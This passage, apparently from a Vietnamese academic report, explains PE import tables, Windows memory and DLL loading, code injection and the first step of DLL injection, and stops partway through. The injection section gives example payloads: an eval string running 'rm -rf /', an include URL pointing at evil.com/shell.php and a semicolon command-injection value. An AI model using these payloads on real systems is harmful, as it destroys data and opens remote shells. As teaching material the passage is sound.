- Các section khác: Tùy thuộc cấu trúc có thể có .pdata (xử lý exception trên x64), .debug (symbol gỡ lỗi), hoặc các section có tên kỳ lạ do mã độc tạo ra để giấu payload.

IAT là một cấu trúc cực kỳ quan trọng, thường ngụ tại section .idata hoặc .rdata, và được định vị qua Data Directory ở vị trí index 12 (IMAGE_DIRECTORY_ENTRY_IAT). Về bản chất, IAT là một mảng các con trỏ hàm (kích thước 4 bytes trên PE32 và 8 bytes trên PE32+). Quá trình hoạt động của IAT diễn ra như sau:

- Trạng thái Unbound (Chưa nạp): Khi file còn nằm trên đĩa, IAT chỉ chứa các RVA trỏ đến tên hàm hoặc số thứ tự (ordinal) của các hàm thuộc DLL bên ngoài.
- Trạng thái Bound (Đã nạp): Khi nạp file vào bộ nhớ, Windows Loader sẽ quét IAT, tìm địa chỉ bộ nhớ thực tế của các hàm này trong hệ thống và ghi đè lên IAT. Lúc này, IAT chứa các địa chỉ bộ nhớ thật để chương trình có thể gọi.
- IAT có mối quan hệ mật thiết với Import Directory Table (IDT) (Data Directory index 1). IDT là một mảng các cấu trúc IMAGE_IMPORT_DESCRIPTOR (20 bytes/cấu trúc), trong đó mỗi cấu trúc đại diện cho một file DLL được import. Một descriptor bao gồm các trường:
 - OriginalFirstThunk: RVA trỏ đến Import Name Table (hay Import Lookup Table - ILT). ILT là một mảng IMAGE_THUNK_DATA chứa các RVA trỏ đến tên hàm (hint/name table) hoặc ordinal.
 - TimeDateStamp: Thời gian bind hàm (giá trị -1 nếu đang ở trạng thái unbound).
 - ForwarderChain: Dùng khi hàm được forward sang một DLL khác (thường là -1).
 - Name: RVA trỏ đến tên của file DLL dưới dạng ASCII (ví dụ: "kernel32.dll").
 - FirstThunk: RVA trỏ thẳng đến bảng IAT.

Trojan.exe				
IMAGE_DOS_HEADER	00002000	00002890	Hint/Name RVA	0230 GetFileAttributesA
IMAGE_DEBUG_TYPE_	00002004	000028A6	Hint/Name RVA	02CC GetSystemDirectoryA
MS-DOS Stub Program	00002008	000028BC	Hint/Name RVA	00CE CreateMutexA
IMAGE_NT_HEADERS	0000200C	000028CC	Hint/Name RVA	0250 GetLastError
IMAGE_SECTION_HEADER .text	00002010	000028DC	Hint/Name RVA	0151 ExitProcess
IMAGE_SECTION_HEADER .data	00002014	00002CB6	Hint/Name RVA	02BE GetStartupInfoW
IMAGE_SECTION_HEADER .data	00002018	00002CA2	Hint/Name RVA	0367 IsDebuggerPresent
IMAGE_SECTION_HEADER .gids	0000201C	00002C8C	Hint/Name RVA	034B InitializeSListHead
IMAGE_SECTION_HEADER .rsrc	00002020	00002C72	Hint/Name RVA	02D6 GetSystemTimeAsFileTime
IMAGE_SECTION_HEADER .reloc	00002024	00002C5C	Hint/Name RVA	020E GetCurrentThreadId
SECTION .text	00002028	00002C46	Hint/Name RVA	020A GetCurrentProcessId
SECTION .data	0000202C	00002C2C	Hint/Name RVA	042D QueryPerformanceCounter
IMPORT Address Table	00002030	00002C10	Hint/Name RVA	036D IsProcessorFeaturePresent
IMAGE_DEBUG_DIRECTORY	00002034	00002BFC	Hint/Name RVA	0561 TerminateProcess
IMAGE_LOAD_CONFIG_DIRECTORY	00002038	00002BE8	Hint/Name RVA	0209 GetCurrentProcess
IMAGE_DEBUG_TYPE_	0000203C	00002BCA	Hint/Name RVA	0543 SetUnhandledExceptionFilter
IMPORT Directory Table	00002040	00002BAE	Hint/Name RVA	0582 UnhandledExceptionFilter
IMPORT Name Table	00002044	00002CC8	Hint/Name RVA	0267 GetModuleHandleW
IMPORT Hints/Names & DLL Names	00002048	00000000	End of Imports	KERNEL32.dll
SECTION .data	0000204C	000028F8	Hint/Name RVA	0246 MessageBoxA
SECTION .gids	00002050	00000000	End of Imports	USER32.dll
SECTION .rsrc	00002054	00002912	Hint/Name RVA	0048 memset
SECTION .reloc	00002058	0000291C	Hint/Name RVA	0035 _except_handler4_common
	0000205C	00000000	End of Imports	VCRTIME140.dll

Hình 1.5. Minh họa IAT trong cấu trúc PE

Sự khác biệt: Ban đầu, ILT (OriginalFirstThunk) và IAT (FirstThunk) chứa dữ liệu hoàn toàn giống hệt nhau. Tuy nhiên, khi chương trình được chạy, Windows Loader sẽ ghi đè địa chỉ hàm thực tế lên IAT, trong khi vẫn giữ nguyên ILT để làm thông tin đối chiếu. Chính vì IAT nắm giữ các địa chỉ hàm thực thi, mã độc (malware) thường lợi dụng việc chỉnh sửa bảng IAT để thực hiện kỹ thuật "API Hooking", từ đó can thiệp và bẻ cong luồng xử lý của hệ thống.

1.1.3. Vai trò của IAT trong cơ chế liên kết động và gọi Windows API

IAT là trái tim của cơ chế liên kết động. Khác với liên kết tĩnh (tích hợp thẳng mã lệnh hàm vào file .exe khi biên dịch), liên kết động cho phép chương trình trì hoãn việc tìm kiếm địa chỉ hàm cho đến khi chương trình thực sự được chạy (runtime). Cơ chế này mang lại các lợi ích to lớn:

- Tối ưu tài nguyên: Giảm kích thước file thực thi và tiết kiệm RAM, vì nhiều chương trình có thể dùng chung một file DLL nạp trong bộ nhớ.
- Dễ dàng bảo trì: Có thể cập nhật phiên bản DLL mới mà không cần biên dịch lại toàn bộ phần mềm.
- *Nhược điểm*: Sự phức tạp tăng lên, đôi khi gây ra hiện tượng xung đột phiên bản (được biết đến với thuật ngữ "DLL Hell").

Khi file PE khởi chạy, quá trình Windows Loader (thông qua hàm ntdll!LdrLoadDll) xử lý IAT diễn ra theo các bước logic sau:

- Quét IDT: Xác định các file DLL cần thiết và gọi LoadLibrary để nạp chúng vào bộ nhớ của tiến trình.
- Tra cứu ILT (Import Lookup Table): Loader tìm tên hàm cần gọi. Việc tìm kiếm có thể thông qua Hint/Name (*Hint* là chỉ mục gợi ý giúp tìm nhanh hơn, *Name* là chuỗi tên hàm ASCII) hoặc qua Ordinal (số thứ tự của hàm).

- Lấy địa chỉ thực tế: Loader tìm địa chỉ bộ nhớ thật của hàm trong bảng Export Address Table (EAT) của file DLL vừa nạp.
- Cập nhật IAT: Loader ghi đè địa chỉ thực tế này vào IAT. Từ đây, các lệnh gọi hàm trong code (ví dụ: `call [IAT_entry]` hoặc `jmp [IAT_entry]`) sẽ nhảy chính xác đến hàm thực thi.

Lưu ý: Có hai loại import. Unbound import yêu cầu phân giải địa chỉ ngay lúc chạy (chậm nhưng linh hoạt). Ngược lại, Bound import (có TimeDateStamp > 0) đã được phân giải sẵn từ lúc biên dịch dựa trên vị trí nạp dự kiến (ImageBase), giúp tăng tốc khởi động nhưng sẽ vô hiệu nếu địa chỉ nạp bị thay đổi.

Các ứng dụng giao tiếp với hệ điều hành thông qua Windows API được cung cấp bởi các DLL cốt lõi như kernel32.dll (quản lý file, tiến trình), user32.dll (giao diện, thông điệp), advapi32.dll (bảo mật, registry) hay ntdll.dll (Native API).

- Ví dụ: Để gọi hàm `CreateFileA` từ kernel32.dll, code sẽ gọi gián tiếp qua IAT. Điều này giúp chương trình luôn hoạt động đúng dù địa chỉ của DLL thay đổi ngẫu nhiên mỗi lần khởi động (do cơ chế ASLR).
- Delay-load DLL (Tải chậm): Thông qua Data Directory ở index 13, IAT hỗ trợ việc chỉ nạp DLL khi hàm đó được gọi lần đầu tiên (qua `__delayLoadHelper`), giúp phần mềm khởi động nhanh hơn.
- Bảo mật & Mã độc: IAT là tử huyệt rất dễ bị tấn công. Hacker có thể thay đổi địa chỉ trong IAT để trỏ tới một hàm giả mạo do chúng tự viết. Kỹ thuật này gọi là IAT Hooking (hay API Hooking), cực kỳ phổ biến trong Rootkit/Malware để theo dõi hoặc thay đổi hành vi hệ thống. Các nhà phân tích thường dùng Process Explorer hoặc Dependency Walker để trích xuất IAT nhằm dò tìm các dấu hiệu bất thường này.

1.2. Quản lý tiến trình và bộ nhớ trong Windows

Trong hệ điều hành Microsoft Windows, việc quản lý tiến trình và bộ nhớ đóng vai trò quan trọng trong việc đảm bảo các chương trình có thể hoạt động ổn định, hiệu quả và an toàn. Hệ điều hành cung cấp các cơ chế kiểm soát việc cấp phát bộ nhớ, quản lý không gian địa chỉ và phân tách quyền truy cập giữa các tiến trình đang chạy.

Bên cạnh đó, Windows cũng cung cấp các cơ chế cho phép các tiến trình tương tác với nhau thông qua việc chia sẻ bộ nhớ hoặc sử dụng các thư viện liên kết động. Những cơ chế này là nền tảng cho việc thực thi chương trình, đồng thời cũng liên quan trực tiếp đến các kỹ thuật thao tác tiến trình và bộ nhớ trong quá trình phân tích phần mềm hoặc nghiên cứu bảo mật hệ thống.

1.2.1. Không gian địa chỉ ảo và mô hình User mode / Kernel mode


Hệ điều hành Windows sử dụng cơ chế bộ nhớ ảo để cấp cho mỗi tiến trình một "ảo giác" rằng nó đang sở hữu một không gian RAM liên tục và độc lập. Không gian ảo này hoàn toàn tách biệt với bộ nhớ RAM vật lý thực tế.

- Trên hệ thống 32-bit: Tổng không gian là 4GB (2^{32} bytes). Mặc định, 2GB dành cho tiến trình người dùng (User Space: 0x00000000 - 0x7FFFFFFF) và 2GB dành cho nhân hệ điều hành (Kernel Space: 0x80000000 - 0xFFFFFFFF). Có thể tinh chỉnh thành tỷ lệ 3GB/1GB qua tham số boot /3GB.
- Trên hệ thống 64-bit: Giới hạn lý thuyết khổng lồ lên tới 256TB, nhưng cấu hình thực tế hiện tại thường chia làm 8TB cho User và 8TB cho Kernel.

Cơ chế hoạt động: Một địa chỉ ảo (VA) sẽ được dịch sang địa chỉ vật lý (PA) thông qua Bảng trang (Page Table), quản lý bởi bộ phận MMU (Memory Management Unit) trên CPU. Cơ chế này mang lại ba quyền năng lớn:

- Cô lập tiến trình: Tiến trình A không thể vô tình hay cố ý đọc/ghi vào bộ nhớ của tiến trình B, giúp hệ thống bảo mật và chống crash chéo.
- Swapping / Paging: Nếu RAM đầy, hệ thống tự đẩy bớt dữ liệu ít dùng ra ổ cứng (Pagefile).
- Demand Paging: Chỉ nạp những trang dữ liệu thực sự cần thiết vào RAM để tiết kiệm tài nguyên.

Mô hình phân quyền là nền tảng kiến trúc bảo mật của Windows, được xây dựng dựa trên các vòng tròn bảo vệ của CPU (Ring Protection): Ring 3 cho User Mode và Ring 0 cho Kernel Mode. User Mode (Chế độ người dùng - Ring 3) là nơi chạy các phần mềm thông thường (Word, Chrome, Game...). Tại đây, quyền lực bị giới hạn nghiêm ngặt: ứng dụng không thể chạm trực tiếp vào phần cứng hay bộ nhớ của tiến trình khác. Nếu xảy ra lỗi nghiêm trọng (như truy cập con trỏ null), chỉ duy nhất ứng dụng đó bị crash (văng ra), hệ thống vẫn an toàn. Kernel Mode (Chế độ hạt nhân - Ring 0) là trái tim của hệ thống, nơi chạy nhân Windows (ntoskrnl.exe), các driver thiết bị và thành phần cốt lõi. Kernel Mode có quyền lực tuyệt đối: kiểm soát toàn bộ phần cứng và bộ nhớ. Một lỗi nhỏ ở đây cũng sẽ làm sập toàn bộ hệ thống, gây ra màn hình xanh chết chóc (BSOD - Blue Screen of Death).



Hình 1.6. User Mode và Kernel Mode

Ứng dụng ở User Mode không thể tự mình làm các tác vụ cấp thấp. Khi cần (ví dụ: tạo một tiến trình mới), nó phải nhờ Kernel làm hộ thông qua một lời gọi hệ thống (Syscall). *Lộ trình cụ thể:* Ứng dụng gọi `kernel32!CreateProcessA` (User Mode) -> chuyển xuống `ntdll.dll` -> kích hoạt ngắt (interrupt) hoặc lệnh `SYSCALL` (trên chip x64) để vượt rào chắn -> nhảy vào Kernel Mode để chạy hàm `NtCreateProcess` thật sự. Để bảo vệ chặt chẽ cả hai môi trường này khỏi các lỗ hổng khai thác (exploit), Windows áp dụng các lớp giáp bảo mật hiện đại như DEP (Chống thực thi dữ liệu), ASLR (Ngẫu nhiên hóa không gian bộ nhớ), và CFG (Kiểm soát luồng thực thi).

1.2.2. Quyền truy cập bộ nhớ và cơ chế Shared Memory


Để đảm bảo an toàn, quyền truy cập bộ nhớ trong Windows được quản lý vô cùng khắt khe thông qua các cờ bảo vệ (protection flags) nằm trong từng mục của bảng trang (Page Table Entry - PTE).

Khi lập trình viên xin cấp phát bộ nhớ bằng hàm `VirtualAlloc`, họ phải ấn định rõ quyền hạn cho vùng nhớ đó, ví dụ: `PAGE_READONLY` (chỉ đọc), `PAGE_READWRITE` (đọc/ghi), hoặc `PAGE_EXECUTE_READ` (thực thi/đọc). Một tính năng bảo mật cực kỳ quan trọng là NX bit (No-eXecute). Nó cấm CPU thực thi mã lệnh nằm trong các vùng nhớ chỉ chứa dữ liệu (data page), qua đó chặn đứng các kỹ thuật tấn công tràn bộ đệm (buffer overflow). Tại thời điểm chạy (runtime), hệ thống sẽ liên tục giám sát. Nếu một tiến trình cố tình làm trái quy tắc (ví dụ: ghi dữ liệu vào vùng chỉ đọc), hệ điều hành sẽ ngay lập tức ném ra ngoại lệ `ACCESS_VIOLATION` và thường làm crash tiến trình đó.

Theo mặc định, các tiến trình bị cô lập hoàn toàn. Để tiến trình A có thể đọc hay ghi vào bộ nhớ của tiến trình B, nó phải sử dụng hàm `OpenProcess` và vượt qua các rào cản kiểm tra quyền hạn. Cơ chế này được quản lý bởi Danh sách kiểm soát truy cập (ACL) và các Security Descriptor. Các quyền cụ thể bao gồm: `PROCESS_VM_READ` (để đọc bộ nhớ), `PROCESS_VM_WRITE` (để ghi/sửa đổi), và `PROCESS_VM_OPERATION` (để thay đổi thuộc tính bảo vệ

vùng nhớ). Việc phân quyền chặt chẽ này giúp ngăn chặn các phần mềm độc hại lạm dụng quyền để đánh cắp hoặc phá hoại dữ liệu.

Khác với việc truy cập chéo cưỡng ép, Shared Memory là một cơ chế hợp pháp cho phép nhiều tiến trình tự nguyện chia sẻ một vùng bộ nhớ chung. Đây là phương pháp giao tiếp liên tiến trình (IPC) đạt hiệu suất cao nhất vì nó truyền tải dữ liệu trực tiếp, loại bỏ được độ trễ (overhead) so với việc dùng Pipe hay Socket. Cách thức hoạt động: Tiến trình đầu tiên sẽ gọi API `CreateFileMapping` để tạo ra một Section Object (một đối tượng nhân hệ thống đại diện cho vùng nhớ chia sẻ, vùng nhớ này có thể liên kết với một file thực tế trên đĩa hoặc nằm trong paging file). Sau đó, dùng `MapViewOfFile` để ánh xạ vùng nhớ này vào không gian ảo của tiến trình.



Hình 1.7. Hình minh họa Shared Memory

Ví dụ thực tế: Tiến trình A tạo một vùng nhớ chia sẻ với tên "*Global\MySharedMem*". Tiến trình B chỉ cần gọi `OpenFileMapping` với đúng cái tên đó và ánh xạ vào không gian của mình là cả hai có thể thoải mái đọc/ghi chung một dữ liệu. Ứng dụng phổ biến của kỹ thuật này là hệ quản trị cơ sở dữ liệu hoặc xử lý đồ họa đa tiến trình (multi-process rendering).

Rủi ro và Phòng thủ: Nếu thiết lập ACL lỏng lẻo (ví dụ: cấp quyền *Everyone Write*), hacker có thể tiêm (inject) dữ liệu độc hại hoặc đọc trộm thông tin nhạy cảm. Để giảm thiểu rủi ro, lập trình viên cần sử dụng cơ chế xử lý ngoại lệ có cấu trúc (SEH - Structured Exception Handling) để bắt lỗi và liên tục kiểm tra tính toàn vẹn của dữ liệu bằng Checksum.

1.2.3. Định nghĩa DLL và vai trò trong Windows

Trong môi trường Windows, nhiều chức năng của hệ thống được đóng gói trong các Dynamic Link Library (DLL). DLL là các tệp thư viện chứa các hàm và tài nguyên có thể được nhiều chương trình khác nhau sử dụng chung.

Việc sử dụng DLL mang lại nhiều lợi ích, chẳng hạn như giảm kích thước của chương trình thực thi, cho phép tái sử dụng mã và giúp nhiều ứng dụng có thể chia sẻ cùng một thư viện trong bộ nhớ. Điều này giúp tối ưu hóa việc sử dụng tài nguyên hệ thống và đơn giản hóa quá trình cập nhật hoặc bảo trì phần mềm.

Ngoài ra, nhiều thành phần quan trọng của hệ điều hành Windows, bao gồm các Windows API, cũng được cung cấp thông qua các DLL hệ thống.

1.2.4. Cơ chế nạp DLL và hàm khởi tạo DLLMain

Quá trình nạp một file DLL bắt đầu khi chương trình gọi hàm LoadLibraryA/W (hoặc LoadLibraryEx với các cờ đặc biệt như LOAD_WITH_ALTERED_SEARCH_PATH). Nếu lập trình viên chỉ cung cấp tên DLL mà không có đường dẫn tuyệt đối, Windows Loader sẽ lùng sục file đó theo một thứ tự ưu tiên cực kỳ nghiêm ngặt:

- Thư mục hiện tại chứa file thực thi (.exe) của ứng dụng.
- Thư mục hệ thống System32 (hoặc SysWOW64 nếu chạy app 32-bit trên Win 64-bit).
- Thư mục hệ thống 16-bit System.
- Thư mục cài đặt Windows (C:\Windows).
- Các thư mục được khai báo trong biến môi trường PATH.

Khi tìm thấy file, Loader sẽ ánh xạ (map) DLL này vào không gian bộ nhớ ảo của tiến trình tại địa chỉ ưu tiên ImageBase. Nếu địa chỉ này đã bị chiếm, Loader sẽ dời DLL sang chỗ khác (thông qua bảng .reloc). Tiếp đó, nó sẽ đệ quy phân giải các hàm import (nạp các DLL phụ thuộc khác). *Lưu ý:* Nếu DLL này đã được nạp từ trước bởi chính tiến trình đó, hệ thống sẽ không nạp lại mà chỉ tăng biến đếm số lượng sử dụng (reference count) lên 1.

DllMain là điểm neo đầu tiên (entry point) của một DLL, được trỏ đến bởi *AddressOfEntryPoint*. Hàm này tuy không bắt buộc (tùy chọn), nhưng nếu có, nó sẽ được Loader tự động gọi với nguyên mẫu: `BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)`. Biến *fdwReason* cho biết lý do hệ thống gọi hàm này, bao gồm 4 trường hợp:

- `DLL_PROCESS_ATTACH`: DLL vừa được gắn vào tiến trình. Dùng để khởi tạo biến toàn cục, tạo luồng mới, hoặc cấp phát tài nguyên.
- `DLL_PROCESS_DETACH`: DLL bị gỡ khỏi tiến trình. Dùng để dọn dẹp bộ nhớ (cleanup).
- `DLL_THREAD_ATTACH`: Một luồng (thread) mới vừa được tiến trình tạo ra. Dùng để khởi tạo vùng nhớ riêng cho luồng (TLS - Thread Local Storage).
- `DLL_THREAD_DETACH`: Một luồng vừa kết thúc, cần dọn dẹp TLS.

- DllMain bắt buộc phải trả về TRUE nếu attach thành công. Nếu trả về FALSE, quá trình nạp DLL sẽ thất bại.

Cảnh báo an toàn (Loader Lock): Lập trình viên tuyệt đối không được gọi LoadLibrary bên trong DllMain để tránh lỗi khóa cứng (deadlock). Cũng không được sử dụng các hàm gây nghẽn (block) như WaitForSingleObject. Code trong DllMain phải cực kỳ ngắn gọn để tránh lỗi đồng bộ. Ngược lại, những kẻ viết mã độc (malware) rất thích lạm dụng DllMain để tiêm mã (inject) hoặc hook API ngay khoảnh khắc DLL vừa chạm vào bộ nhớ.

1.3. Code Injection trong tầng ứng dụng

1.3.1. Bản chất và điều kiện phát sinh

Code Injection là một kỹ thuật tấn công kinh điển. Tin tặc lợi dụng lỗ hổng của ứng dụng để chèn những đoạn mã độc hại vào luồng thực thi đang chạy, buộc phần mềm phải làm những việc ngoài ý muốn của người thiết kế. Bản chất của lỗ hổng này (được phân loại là CWE-94: *Improper Control of Generation of Code*) nằm ở sự ngây thơ của ứng dụng khi nhận và xử lý dữ liệu đầu vào. Thay vì coi input chỉ là dữ liệu thuần túy, ứng dụng lại mang input đó đi "biên dịch" và "chạy" như một đoạn code hợp pháp. 4 Điều kiện để Code Injection xảy ra:

- Input không được làm sạch: Dữ liệu từ người dùng, mạng, hoặc file chứa các ký tự đặc biệt nguy hiểm (như ;, ', ", ()) không bị hệ thống lọc hay vô hiệu hóa (sanitize).
- Ngôn ngữ lập trình hỗ trợ thực thi động: Ứng dụng viết bằng PHP, Python, Bash Script... thường có các hàm nguy hiểm cho phép biên dịch chuỗi thành code ngay lúc chạy, ví dụ: eval(), include(), system().
- Thiếu kiểm soát luồng tạo mã: Không có danh sách trắng (whitelist) giới hạn những gì người dùng được phép nhập, hoặc không dùng cơ chế escape ký tự.
- Môi trường dung túng: Môi trường runtime (như Web Server tích hợp trình thông dịch script) sẵn sàng cấp quyền để đoạn code lạ được phép thực thi.

Cách phòng thủ: Luôn xác thực đầu vào (Input Validation), sử dụng Prepared Statements (với database), và áp dụng nguyên tắc đặc quyền tối thiểu (Least Privilege).

1.3.2. Các dạng phổ biến trong môi trường runtime

Tùy thuộc vào ngôn ngữ và bản chất của lỗ hổng, Code Injection thiên biến vạn hóa thành nhiều hình thức, tiêu biểu gồm 5 dạng sau:

- Eval Injection: Cực kỳ phổ biến trong các ngôn ngữ script. Xảy ra khi input bị đẩy thẳng vào hàm eval(). Ví dụ Python: Kẻ tấn công nhập 1 +

1; import os; os.system('rm -rf /'). Hàm eval chạy chuỗi này sẽ lập tức xóa sạch dữ liệu trên ổ cứng máy chủ.

- Include / Require Injection (RFI/LFI): Thường gặp trong PHP. Kẻ tấn công thao túng tham số đường dẫn để ép server nạp file mã độc. Ví dụ: URL ?page=http://evil.com/shell.php. Thay vì mở trang hợp lệ, máy chủ sẽ tải và chạy con shell từ xa của hacker.
- Command Injection (Tiêm lệnh OS): Kẻ tấn công lợi dụng các hàm gọi lệnh hệ thống như system() hoặc exec(). Ví dụ: Nếu input là file.txt; ls -la, server thay vì chỉ đọc file sẽ thực thi thêm lệnh ls -la (liệt kê thư mục) do dấu chấm phẩy (;) đã ngắt câu lệnh.
- Module Stomping / Process Hollowing: Những kỹ thuật tàng hình bậc cao ở mức hệ thống (Desktop app). Hacker nạp một DLL hợp pháp vào bộ nhớ, sau đó "khoét rỗng" (hollowing) hoặc ghi đè phần Entry Point / Text Section của DLL đó bằng mã độc. Nhờ vỏ bọc hợp pháp, chúng qua mặt được các trình diệt virus.
- Reflection Injection: Thường thấy trên nền tảng .NET hoặc Java. Kẻ tấn công tận dụng tính năng Reflection để rà quét và tự động kích hoạt các phương thức ẩn (private method) mà bình thường không thể gọi được.

Tổng kết: Các hình thức tấn công này lộng hành mạnh nhất ở các ứng dụng Web và Script. Đối với các ứng dụng Desktop (C/C++), Code Injection thường được kết hợp với kỹ thuật Buffer Overflow (Tràn bộ đệm) để ghi đè địa chỉ trả về (return address), từ đó cướp hoàn toàn quyền điều khiển con trỏ lệnh (EIP/RIP) của CPU.

1.3.3. Tác động an ninh và khả năng dẫn đến Remote Code Execution

Khi lỗ hổng Code Injection bị khai thác, nó gây ra những hậu quả vô cùng nghiêm trọng, đánh sập trực tiếp vào "Bộ ba bảo mật" CIA (Confidentiality, Integrity, Availability) và các cơ chế kiểm soát của hệ thống: **Mất tính Bảo mật (Confidentiality):** Kẻ tấn công có thể chen mã để đọc trộm các tệp tin nhạy cảm (như mật khẩu, mã nguồn, dữ liệu khách hàng) và tuồn ra ngoài (Data Leak). **Mất tính Toàn vẹn (Integrity):** Chúng dễ dàng thay đổi, xóa bỏ dữ liệu hoặc cấy ghép các cửa hậu (backdoor) vào sâu bên trong mã nguồn hệ thống. **Mất tính Sẵn sàng (Availability):** Đoạn mã độc được tiêm vào có thể tạo ra các vòng lặp vô tận, ngốn sạch tài nguyên (CPU/RAM) hoặc làm sập (crash) ứng dụng, dẫn đến tấn công Từ chối dịch vụ (DoS). **Vượt rào phân quyền (Bypass Access Control):** Mã độc thực thi dưới danh nghĩa của chính ứng dụng đang chạy, giúp kẻ tấn công nghiễm nhiên đoạt được các đặc quyền hệ thống mà không cần mật khẩu. **Chống chối bỏ (Non-repudiation):** Kẻ tấn công có thể chen mã để xóa sạch nhật ký hệ thống (log), che dấu hoàn toàn vết tích xâm nhập khiến việc điều tra trở nên bế tắc.

Điều đáng sợ nhất của Code Injection là nó thường xuyên trở thành bàn đạp dẫn đến lỗ hổng tối thượng: RCE (Thực thi mã từ xa). RCE cho phép tin tặc chạy bất kỳ câu lệnh nào trên máy chủ của nạn nhân từ nửa vòng trái đất mà không cần chạm tay vào thiết bị hay có tài khoản hợp lệ. Lỗ hổng Log4Shell (CVE-2021-44228) là một ví dụ kinh điển. Bằng cách gửi một chuỗi văn bản chứa mã độc qua các trường nhập liệu web thông thường, hacker đã ép thư viện Log4j của Java tải và chạy các shell từ xa. Hậu quả của RCE: Khi đã có quyền RCE, kẻ tấn công lập tức cài đặt mã độc (Ransomware, Botnet), đánh cắp thông tin đăng nhập, hoặc sử dụng máy chủ vừa chiếm được làm "bàn đạp" (pivot) để tấn công sâu hơn vào mạng nội bộ của doanh nghiệp. Để ngăn chặn viễn cảnh này, các hệ thống hiện đại phải áp dụng phòng thủ nhiều lớp:

- Sử dụng WAF (Tường lửa ứng dụng Web) để đánh chặn các chuỗi ký tự bất thường ngay từ ngoài cửa.
- Thực hiện Code Review (Đánh giá mã nguồn) liên tục để loại bỏ các hàm nguy hiểm.
- Trang bị các giải pháp bảo vệ chủ động như RASP (Runtime Application Self-Protection) để phát hiện và ngăn chặn hành vi thực thi mã bất thường ngay tại thời điểm ứng dụng đang chạy.


1.4. DLL Injection trong tầng hệ điều hành

1.4.1. Nguyên lý thao tác tiến trình và cơ chế nạp thư viện động

Tiêm thư viện liên kết động (DLL Injection) là một dạng tấn công can thiệp tiến trình (Process Injection) ở mức hệ điều hành. Mục tiêu của kỹ thuật này là ép một tiến trình đang hoạt động hợp pháp (ví dụ: explorer.exe hay chrome.exe) phải "nuốt" và nạp một file DLL chứa mã độc vào không gian bộ nhớ của nó. Khi thành công, mã độc sẽ chạy dưới danh nghĩa của tiến trình hợp pháp đó, kế thừa toàn bộ quyền hạn và qua mặt dễ dàng các phần mềm diệt virus (vì lúc này luồng thực thi trông có vẻ hoàn toàn bình thường). Để thực hiện trò ảo thuật này, tin tặc (hoặc các công cụ bảo mật/cheat game) phải sử dụng thuần thục chuỗi API hệ thống của Windows theo đúng trình tự sau:

- Bước 1 - Mở khóa mục tiêu (OpenProcess): Xin hệ điều hành một *Handle* (tay cầm điều khiển) của tiến trình nạn nhân với đặc quyền cao nhất PROCESS_ALL_ACCESS. (Thao tác này thường đòi hỏi kẻ tấn công phải có quyền Administrator hoặc quyền Debug).
